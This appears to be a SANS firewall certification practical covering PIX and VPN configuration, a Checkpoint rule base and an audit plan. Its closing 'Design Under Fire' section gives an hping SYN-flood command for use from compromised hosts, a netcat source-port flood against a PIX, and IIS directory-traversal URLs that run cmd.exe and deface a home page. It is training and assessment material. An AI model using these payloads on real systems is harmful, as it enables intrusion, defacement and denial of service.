Remember that traffic from an interface with a higher security level towards an interface with a lower security level is permitted by default, in the proposed configuration this behaviour is required so only access-list for inbound traffic from the dirty and vpn subnets are created.

Define access-list allowing specific traffic between the outside world arriving at the dirty switch and the servers in the screened subnet.

```
access-list acl_outside permit tcp any host 192.168.10.10 eq http
access-list acl_outside permit tcp any host 192.168.10.10 eq 443     # https
access-list acl_outside permit tcp any host 192.168.10.11 eq smtp
access-list acl_outside permit tcp any host 192.168.10.12 eq 53      # dns
```

Define access-list allowing specific traffic between the VPN device and the servers in the screened subnet.

```
access-list acl_vpn permit tcp any host 192.168.10.10 eq http
access-list acl_vpn permit tcp any host 192.168.10.10 eq 443        # https
```

Specifically deny all other traffic, although the Firewall should behave in this manner without a rule I prefer to specifically add a rule which can be logged.

```
access-list acl_outside deny ip any any log
access-list acl_vpn deny ip any any log
```

Define access groups which apply the access lists to specified interfaces

```
access-group acl_outside in interface outside
access-group acl_vpn in interface vpn
```

Define default route for outbound packets (i.e. towards the core switch) and specific routes for the remaining subnets

```
route outside 0.0.0.0          0.0.0.0  192.168.0.1 1
route inside 192.168.100.0     255.255.255.0  192.168.10.2 1
route inside 192.168.200.0     255.255.255.0  192.168.10.2 1
route inside 192.168.255.0     255.255.255.0  192.168.10.2 1
```

Define the duration for which an idle connection will be maintained.

```
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip
0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
```

Clear all SNMP settings and disable SNMP traps.

```
no snmp-server location
no snmp-server contact
no snmp-server community public
no snmp-server enable traps
```

Define the telnet and ssh timeouts and set the terminal width.

```
telnet timeout 5
ssh timeout 5
terminal width 80
```

2.3.2 Testing

2.4 VPN

2.4.1 Configuration

There is a requirement to support VPN connection to partners, suppliers and remote/ mobile employees.

It is a requirement that we encrypt all data between these users and the GIAC servers, for this reason we will establish the VPN in tunnel mode using the Encapsulation Security Payload (ESP) protocol. The VPN will utilise 3DES encryption throughout.

Partners and Suppliers can be expected to have fixed IP Addresses whilst the remote/mobile employees will have "random" ISP Allocated IP addresses. Allocation of keys will be performed on a key per supplier/partners and a single key for all employees, this will ensure that if a single partners key becomes compromised only that partner will be affected and all remaining users will be unaffected. All keys will be pre-shared to simplify key management.

A portion of the configuration of the VPN device is similar to that of the Perimeter Firewall. These are shown below for clarity, although a lot of the comments have been removed.

```
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip http
no ip bootp
no ip direct-broadcast
no ip unreachables
no ip source-route
banner / Authorised Access Only/
nameif ethernet0 outside security0
nameif ethernet1 inside security100
enable password a-carefully-chosen-password encrypted
passwd another-carefully-chosen-password encrypted
hostname pixvpn
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 1720
fixup protocol rsh 514
fixup protocol smtp 25
fixup protocol sqlnet 1521
```

```
fixup protocol sqlnet 1526
fixup protocol sip 5060
no names
pager lines 24
logging on
logging host inside 192.168.255.6
logging timestamp
no logging standby
no logging console
logging monitor debugging
logging buffered debugging
logging trap debugging
logging history debugging
logging facility 20
logging queue 20
interface ethernet0 100full
interface ethernet1 100full
mtu dirty 1500
mtu inside 1500
ip address outside      192.168.0.4    255.255.255.0
ip address inside       192.168.10.2   255.255.255.0
no failover
failover timeout 0:00:00
failover poll 15
failover ip address outside 0.0.0.0
failover ip address vpn 0.0.0.0
failover ip address inside 0.0.0.0
pdm history enable
arp timeout 14400
```

Disable NAT, define static mapping

```
nat (inside)  0.0.0.0
static (inside, outside) 192.168.10.0 192.168.10.0 netmask 255.255.255.0 0 0
```

Define all VPN settings, firstly define the isakmp policy, the transform set and then associate the preshared keys with the supplier/partner fixed ip addresses and the global address for mobile employees. Employees reaching the VPN need to be assigned an IP address while they maintain a connection to the network this is achieved by setting a pool of addresses within the Firewall.

```
isakmp policy 1 authentication pre-share
isakmp policy 1 hash sha
isakmp policy 1 lifetime 86400
isakmp policy 1 encryption 3des
```

```
isakmp policy 1 group 2
crypto ipsec transform-set giac esp-3des esp-sha-hmac
isakmp key keystring-supplier1 address 10.1.0.1 netmask 255.255.255.255 no-
xauth   no-config-mode
isakmp key keystring-supplier2 address 10.1.0.2 netmask 255.255.255.255 no-
xauth no-config-mode
isakmp key keystring-suppliern address 10.1.0.n netmask 255.255.255.255 no-
xauth no-config-mode
isakmp key keystring-partner1 address 10.2.0.1 netmask 255.255.255.255 no-xauth
no-config-mode
isakmp key keystring-partner2 address 10.2.0.2 netmask 255.255.255.255 no-xauth
no-config-mode
isakmp key keystring-partnern address 10.2.0.n netmask 255.255.255.255 no-
xauth no-config-mode
isakmp key keystring-employee address 0.0.0.0 netmask 0.0.0.0
ip local pool employeepool 192.168.2.1-192.168.2.127
isakmp client configuration address-pool local employeepool outside
```

Crypto maps are created and the enable the IKE and IPSEC services on the Firewall.

```
crypto dynamic-map vpnclients 4 set transform-set giac
crypto map map-partner 40 ipsec-isakmp dynamic vpnclients
crypto map map-partner client configuration address initiate
crypto map map-partner client configuration address respond
crypto map map-partner interface outside
sysopt connection permit-ipsec
isakmp enable outside

access-list acl_outside permit  ip any any log
access-list acl_vpn permit ip any any log
access-group acl_outside in interface outside
access-group acl_vpn in interface vpn
route outside 0.0.0.0 0.0.0.0 192.168.0.1 1
route inside 192.168.10.0 255.255.255.0 192.168.1.1 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip
0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
no snmp-server location
no snmp-server contact
no snmp-server community public
no snmp-server enable traps
telnet timeout 5
ssh timeout 5
```

terminal width 80

2.4.2 Testing

Primary testing of the VPN device will be to initiate a remote session via the internet, once authenticated and connected to the network a series of connection tests using telnet with non-default destination port should be seen to elicit events in both the Syslog and IDS logs.

Once we have established that the basic functionality of the VPN device meets requirements we can approach our "favourite" supplier or partner and perform the necessary configuration at their site and initiate connections and tests as with the partners/suppliers.


2.5 Internal Firewall

2.5.1 Configuration

The internal firewall provides protection to the secure subnets within GIAC. These subnets contain user PC's, internal corporate servers and network management devices.

The device performing this task is a Nokia 440 with 4 100Mbps network interfaces.

The basic installation of any Checkpoint device provides an initial configuration that could be considered as exposing significant risks.



This is the oft mentioned rule 0, which can be found under the firewall properties page in the policy editor.

This properties page is shown to the left.

By default these options are selected, It is strongly recommended that the first step in configuration is to

disable these options.

Subsequently, the rule base is built to include specific rules to fully control the firewalls behaviour.

All GIAC subnetworks and servers are defined as network objects, full use being made of sensible object names .

The firewall policy is composed of a series of rules which when loaded onto the firewall, each rule is composed of a number of elements, including:

- Source, a single host, subnet or group of hosts/subnets or the keyword any.
- Destination, again a single host, subnet or group of hosts/subnets or the keyword any.
- Service, a single service (either pre-defined or user-defined), list of services or defined group of services.
- Action, decision on how to handle packet (accept, drop, reject etc.)
- Track, level off logging required (none, short, long etc.)

The GIAC policy will be defined as below, a group of network will be defined as net-secure to include net-users (user PC subnet), net-servers (secure server subnet) and net-mgmt (network management subnet) :

Rule	Source	Destination	Service	Action	Track
1	any	any	ident	drop	
2	net-mgmt	any	icmp	accept	
3	any	any	icmp	drop	long
4	not net-mgmt	nokia	any	drop	long
5	net-mgmt	nokia	fw1-mgmt	accept	long
6	srv-web	srv-database	sqlnet	accept	
7	net-users	srv-dns	dns	accept	
8	net-users	srv-mail	msexchange	accept	
9	net-users	srv-proxy	htttp https	accept	
10	srv-mail	srv-mailgw	msexchange	accept	
11	srv-users	srv-filesrv	netbeui	accept	
12	srv-mailgw	srv-mail	msexchange	accept	
13	srv-proxy	any	http https	accept	
14	net-mgmt	any	net-giac	accept	
15	any	any	any	drop	long

It is well worth the effort to construct a series of batch scripts that will run at regular intervals to perform a “logswitch” this minimises the size of the active log

improving viewing (and system) performance and also allows easier historical event location.

The logs and configurations should be transferred to a file server at regular intervals and backed up.

2.1.2 Testing

Testing will be performed by configuring a PC within each secure subnet and firstly proving required services are available, in addition nmap and telnet will be used to generate prohibited traffic checking the Firewall log together with the IDS logs will confirm the correct operation.

3 Audit Your Security Architecture

3.1 Assignment

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:

- *Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.*
- *Implement the assessment. Validate that the Primary Firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.*
- *Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.*

Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but annotate the output.

3.2 Planning

Before commencing on any security audit it is essential to ensure that a common understanding exists between all parties as to the final deliverable both in terms of content and timing.

The deliverable for this audit will be a report that defines for each of the detailed reviews performed. These reviews will be as follows:

- Review the application architecture for the appropriate security controls and mechanisms (e.g. authentication, authorisation, secure data in motion, secure data at rest).
- Review the application implementation from a security perspective (required ports/services, required integrated applications).
- Review the network topology as it relates to the application's processing (e.g. firewall placement, host and/or network intrusion detection, VPN).
- Review the network architecture as it relates to the application's processing (e.g. firewall policies, router access control filters, server-to-server and server-to-workstation trust relationships, intrusion detection configuration)
- Review host server(s) configuration (e.g. ports and services, OS type,

patch/service pack level, other hosted application vulnerabilities).
- Review internetwork device configuration (e.g. ports and services, OS type, patch level, firmware release).

It is expected that the review will take 5 man-days effort to complete.

The first day will be spent in discussions with the current security manager to obtain a full understanding of the network topology and to review the organisations policies and procedures building an understanding as to how strictly these are adhered to.

Days two and three will be spent performing physical inspection of the network, running network mapping utilities such as nmap to establish the network topology, open ports and active applications and tools such as ethereal to monitor network traffic. During this inspection no Denial-of-Service (DOS), trojanization, changing critical system information (e.g. snmp community names or passwords, routing table information) or forcing arbitrary code to execute on servers will be attempted in order to maintain the integrity of the system.

The final two days will be used to produce the final report and present this to the management team who requested this audit.

It is crucial that this work is communicated fully with the team who performs the day to day management of this environment and with the ISPs who provide the organisations Internet connections. The last thing we want to see is the network management group going in to an all-out intrusion response as a reaction to the network scans we are performing.

In addition the management may prefer that some if not all of this work be performed outside of normal working hours to mitigate the impact of additional traffic on day to day operations and to minimise the possibility of failure of any device due to this activity.

It must be noted that while this is in principle acceptable we must ensure that the traffic profiles seen during any traffic monitoring match those that would be seen during a normal working day.

The expected cost of this work is £5,000 (Five Thousand Pounds Sterling) this is based on a daily rate of £1,000 (One Thousand Pounds Sterling).

3.3 Perimeter Firewall Assesment

Prior to commencing any physical assessment of the Perimeter Firewall we will verify the current release level of the Cisco IOS for this device and search the Internet for any current exploits and vulnerabilities that may affect this model.

While it is expected that these factors would be part of the regular workload of the network management group, repeating this at this stage acts as a positive confirmation that the organisation's policies and procedures are being followed correctly.

In the (unlikely?) event that discrepancies are found the must be clearly documented in the final report with a strong recommendation that these be rectified as soon as possible.

No changes will be made as part of this audit - this is clearly outside of the scope of this exercise.

3.3.1 Access to Screened Subnet

To prove the inbound filters are behaving as expected it is necessary to perform a series of network scans from the Internet. Physically this will be achieved by connecting a PC to the dirty switch, the PC will be configured with a default gateway IP address of the Perimeter Firewall's dirty sunet interface (192.168.0.3).

Initially nmap will be run against the Perimeter Firewall. The command options for the Windows version of nmap is as follows:

```
nmap V. 2.53 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
  -sT TCP connect() port scan (default)
* -sS TCP SYN stealth port scan (best all-around TCP scan)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oM <logfile> Output normal/machine parsable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
```

SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES

We will run the utility as follows, :

```
c:> nmapnt –sS 192.168.0.3 –v
c:> nmapnt –sF 192.168.0.3 –v
c:>
```

Examining the results and the events logged to the syslog server should establish if the Firewall is correctly blocking data as defined.

Further attempts to run nmap against the complete subnet address for the screened subnet (192.168.10.0/24) will establish if any additional devices have been installed and are accessible from the outside of the Perimeter Firewall.

The tests should be repeated using the published, translated legal, IP address assigned to these servers, the results should be identical.

To further confirm the correct operation of the Firewall running telnet, using non-default destination ports (e.g. 80/443 to emulate a web browser, 25 to emulate an e-mail server) attempts should be made to connect to all servers within the screened subnet. This will provide confirmation that the applications required, and no others, respond to connection requests, again the events logged to the Syslog server should be examined.

3.3.2 Access from screened subnet

When configuring the firewall we defined the three interfaces (dirty, VPN, screened) to have security levels defined in ascending order. This implies that traffic from an interface at one level destined for traffic at a lower level will pass unfiltered.

In order to prove this functionality has been achieved the PC is reconfigured and connected to the screened switch and attempts to connect to devices in the dirty, VPN and the Internet. The Firewall should allow all traffic to flow uninterrupted.

The Perimeter Firewall should perform address translation on all packets passing out of the screened subnet. The logs on the IDS server in the dirty subnet should be reviewed to prove that the addresses have been correctly translated.

3.4 Perimeter Analysis

While the Firewall appears to be performing as required, a number of

recommendations can be made to improve the implementation. It is expected at this time that additional funds are available to enhance the performance and reliability of the infrastructure.

3.4.1 Application banners

While testing the servers during the assessment, via telnet, standard banners were displayed. Whilst not strictly a security issue changing banners to eliminate version numbers or references to the underlying operating system is recommended.

This could deter a casual hacker who, when not sure of the version or platform of the targeted system, may decide that it is easier to move onto the next organisation than have to run several platform/version dependent exploits until he finds one that impacts this target. (Security by obscurity it may be, but if it deters some attacks it is worth a little effort)

3.4.2 Reliability

Within the organisation, with the exception of the ISP connection there are no redunant devices. By implementing failover devices at the Perimeter Firewall, VPN and Internal Firewall we would significantly improve the reliability of the environment.

It would be sensible to consider duplicating some of the server devices, priority should be given to the web and external dns servers.

3.4.3 Performance

The performance of access to the GIAC website could be improved by the implementation of a reverse proxy server which would ensure that static pages from our web site are cached, offloading some processing load from the web server itself.

The NAT addresses would be updated to ensure that all inbound web traffic is directed through the proxy.




Figure 6, Updated Network Topology

4 Design Under Fire

4.1 Assignment

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!

Select a network design from any previously posted GCFW practical and paste the graphic into your submission (http://www.sans.org/giactc/gcfw.htm). Be certain to list the URL of the practical you are using.

Design the following three attacks against the architecture:

- *An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.*
- *A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.*
- *An attack plan to compromise an internal system through the perimeter system.*

Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.


Note: this is the second time this assignment has been used. The first time, a number of students came up with magical "hand-waving" attacks. You must supply documentation (preferably a URL) for any vulnerability you use in your attack, and the exploit code that you use to accomplish the attack. The purpose of this exercise is for the student to clearly demonstrate they understand that firewall and perimeter systems are not magic "silver bullets" immune to all attacks.

4.2 Target Architecture

For this assignment I have chosen the configuration designed by Bob Hockensmith www.sans.org/y2k/practical/Bob_Hockensmith_GCFW.doc

Bob's network diagram is included on the following page.

Figure 7, Targeted Network



4.3 Firewall attack

Bob's design is based around a Cisco PIX 515 Firewall. As I expected I was unable to find too many references on the Internet to vulnerabilities on this device.

While a number of hits were found of specific versions of the Cisco IOS I could only locate a single reference to a PIX vulnerability http://xforce.iss.net/static/6353.php and http://www.securityfocus.com/archive/1/174577 which involves sending multiple TACACS authentication requests to a server resulting the Firewall requiring a power-off reset to resume normal operation.

The bug report describes a situation where a user that was not authenticated through the TACACS server was running a game (jewells from zapshot.com). the game attempted to open a connection to port 80 at zapshot.com from source port 2000, which failed due to the user not being authenticated.

The application the repeated the request but using the next available source port, this was repeated for several hundred increments in a period of a few seconds, at this point the PIX crashed.

This behaviour could be easily recreated by directing a http request using a tool such as netcat to the GIAC server using a source port of 2000, this would then be followed by another request using source port 2001 and so on. As long as we manage to generate over 100 requests a second we should be able to bring the router down.

4.4 Distributed Denial of Service

In order to perform our DDOS attack we have compromised a number of DSL based systems, to simplify our attack we will select a number of Linux systems from where we will install our Trojan code.

We will be using hping (www.hping.org) to perform the attack. This will take the form of a SYN flood and will be targeted at the GIAC web server.

Once we have gained access to a number of systems connected to DSL/cable modems we can install hping and configure the system to run a script file at a given time (around 17:00 on a Friday when everyone is clearing their desk to get to the pub!!) which fires hping with a command line of:

```
hping 192.1.1.65 –i u50 –p80 –c 1000000
```

This sends a SYN packet to GIAC web server every 50 microseconds for 1000000 itterations (we may need to tune this if the server does not "die").

Without causing the server to crash we could well end up swamping the ISP connections or at least pulling down the performance to a level at which normal operations become compromised.

As we are sending packets to port 80 to a web server it is not simply a matter of implementing a simple filter at the firewall as this could be valid http requests.

One option is to make use of our IDS system to monitor for repeated requests from a single IP address and alert the network manager when a certain traffic level/request rate is hit.

4.5 Comprising an Internal System

Bob's documentation does not specifically define what platforms or operating system versions the servers in his organisation are running are. However, as mention is made of Microsoft elsewhere in his document I will assume that GIAC have adopted a Microsoft server policy.

The most obvious candidate to attempt to compromise would be the web server itself, I would first of all confirm that the server is actually running IIS by running netcat the web server should respond with a banner from which the host platform can be established:

```
c:\> nc www.giac.com
HEAD/HTTP/1.0

HTTP/1.0 200 OK
Connection: close
Server: Microsoft-IIS/5.0
Content-location: http://192.168.1.1/index.html
Date: Mon, 17 Sep 2001 12:35:05 GMT
Content-Type: text/html
Accept-Ranges: bytes
…
…
```

Once I have confirmed the server is indeed IIS I can look at a number of exploits. There is a fair chance that the server has not had all the patches available applied (the box is probably not managed by the security team, and the web developers have trouble keeping up!)

One of the best to try is the "directory traversal" vulnerability, this bug allows anyone who can access the web server, that is everyone, access to any command on the system. www.microsoft.com/technet/security/bulletin/MS00-78.asp

A crafted http request is all that is required to exploit this vulnerability, and it even work through an SSL connection so we can hide what we are doing from the GIAC IDS…

Basic first step, lets try a directory listing of the c: drive:

```
https: //www.giac.com//scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

If we got a directory listing then we are in and running. Next step is to create a copy of cmd.exe and then we can start messing with the web sites home page:

https://www.giac.com//scripts/..$c0%af../winnt/system32/cmd.exe?/c+copy+c:\\winnt\system32\\cmd.exe +my.exe

https://www.giac.com//scripts/..$c0%af../inetpub/scripts/my.exe?/c+echo+Charles+has+visited+this+page!+>c:\inetpub\wwwroot\index.html

